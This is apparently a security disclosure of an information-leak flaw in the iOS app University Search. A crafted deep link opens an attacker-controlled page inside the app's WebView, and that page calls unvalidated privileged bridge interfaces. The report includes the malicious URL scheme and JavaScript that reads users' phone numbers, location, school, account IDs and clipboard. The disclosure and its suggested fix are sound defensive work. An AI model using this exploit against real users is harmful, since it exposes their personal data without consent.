An information leak vulnerability in the iOS version of University Search

Brief Description

University Search app is an education application that provides functions including searching for answers to college-related questions, covering various disciplines. It ranks #3 in the "Education" category list on the App Store of China Area (as of 2024-12-12).


The iOS version of the University Search supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the University Search app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's personal information** (such as PhoneNumber, Gender, Location, School, Major, EducationalLevel), **obtaining victim's account information** (such as NickName, UserID, Avatar, CryptUid), **reading victim's ClipBoard** and **interfering victim's normal use** (such as crashing the app).


Vulnerability Exploitation Process and Root Cause


The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **dxst://com.baidu.homework/web?url=https://attack.com/attack.html**. Here, "**attack.com**" represents a domain under the attacker's control. In our experiment, we use "**https://zhouziyi1.github.io/iOSJS/universitysearch/atkUniversitySearch.html**" as the malicious webpage.

When the victim clicks on this URL (**dxst://com.baidu.homework/web?url=https://zhouziyi1.github.io/iOSJS/universitysearch/atkUniversitySearch.html**), it directs the victim to the University Search app and opens the webpage **https://zhouziyi1.github.io/iOSJS/universitysearch/atkUniversitySearch.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces, compromise victim's privacy such as **obtaining victim's personal information** (such as PhoneNumber, Gender, Location, School, Major, EducationalLevel), **obtaining victim's account information** (such as NickName, UserID, Avatar, CryptUid), **reading victim's ClipBoard** and **interfering victim's normal use** (such as crashing the app).





Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
function mycallback_getuserinfo(res) {
    var json = res;
    document.getElementById("UserID").innerText = "Your UserID: " + json.uid;
    document.getElementById("SchoolName").innerText = "Your SchoolName: " + json.schoolName;

    var jsonUser = JSON.parse(json.user);
    document.getElementById("Gender").innerText = "Your Gender: " + ( jsonUser.sex === 0 ? "male":"female");
    document.getElementById("CryptUid").innerText = "Your CryptUid: " + jsonUser.cryptUid;
    document.getElementById("Grade").innerText = "Your Grade: " + jsonUser.gradeName;
    document.getElementById("Location").innerText = "Your Location: " + jsonUser.location;
    document.getElementById("PhoneNumber").innerText = "Your PhoneNumber: " + jsonUser.phone;
    document.getElementById("SchoolID").innerText = "Your SchoolID: " + jsonUser.schoolId;
    document.getElementById("EducationalAttainment").innerText = "Your Educational Attainment: " + jsonUser.educationValue;
    document.getElementById("SubjectName").innerText = "Your SubjectName: " + jsonUser.subjectName;
    document.getElementById("SubjectID").innerText = "Your SubjectID: " + jsonUser.subjectId;
    document.getElementById("AccountAvatar").src = jsonUser.avatar;
    document.getElementById("NickName").innerText = "Your NickName: " + jsonUser.nickName;
}
fetchData('iknowhybrid://getuserinfo?data={}&__callback__=mycallback_getuserinfo');

function mycallback_getClipboardData(res) {
    var json = res;
    document.getElementById("ClipBoardText").innerText = json.result;
}
document.getElementById("AccessClipBoard").onclick = function () {
    fetchData('iknowhybrid://getClipboardData?data={}&__callback__=mycallback_getClipboardData');
}
```

Impact of the Vulnerability

Scope of the vulnerability: University Search iOS version 2.27.0 (the latest version as of 2024-12-12).
Consequences of the vulnerability: Information disclosure.
Download Link For Affected Application:

- ☞ **US:** https://apps.apple.com/us/app/%E5%A4%A7%E5%AD%A6%E6%90%9C%E9%A2%98%E9%85%B1-%E5%A4%A7%E5%AD%A6%E7%94%9F%E6%95%99%E6%9D%90-%E7%BD%91%E8%AF%BE%E7%AD%94%E6%A1%88%E6%94%B6%E5%BD%95/id1519166316
- ☞ **CN:** https://apps.apple.com/cn/app/%E5%A4%A7%E5%AD%A6%E6%90%9C%E9%A2%98%E9%85%B1-%E6%95%99%E6%9D%90%E7%BD%91%E8%AF%BE%E7%AD%94%E6%A1%88%E5%85%A8%E6%94%B6%E5%BD%95/id1519166316

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.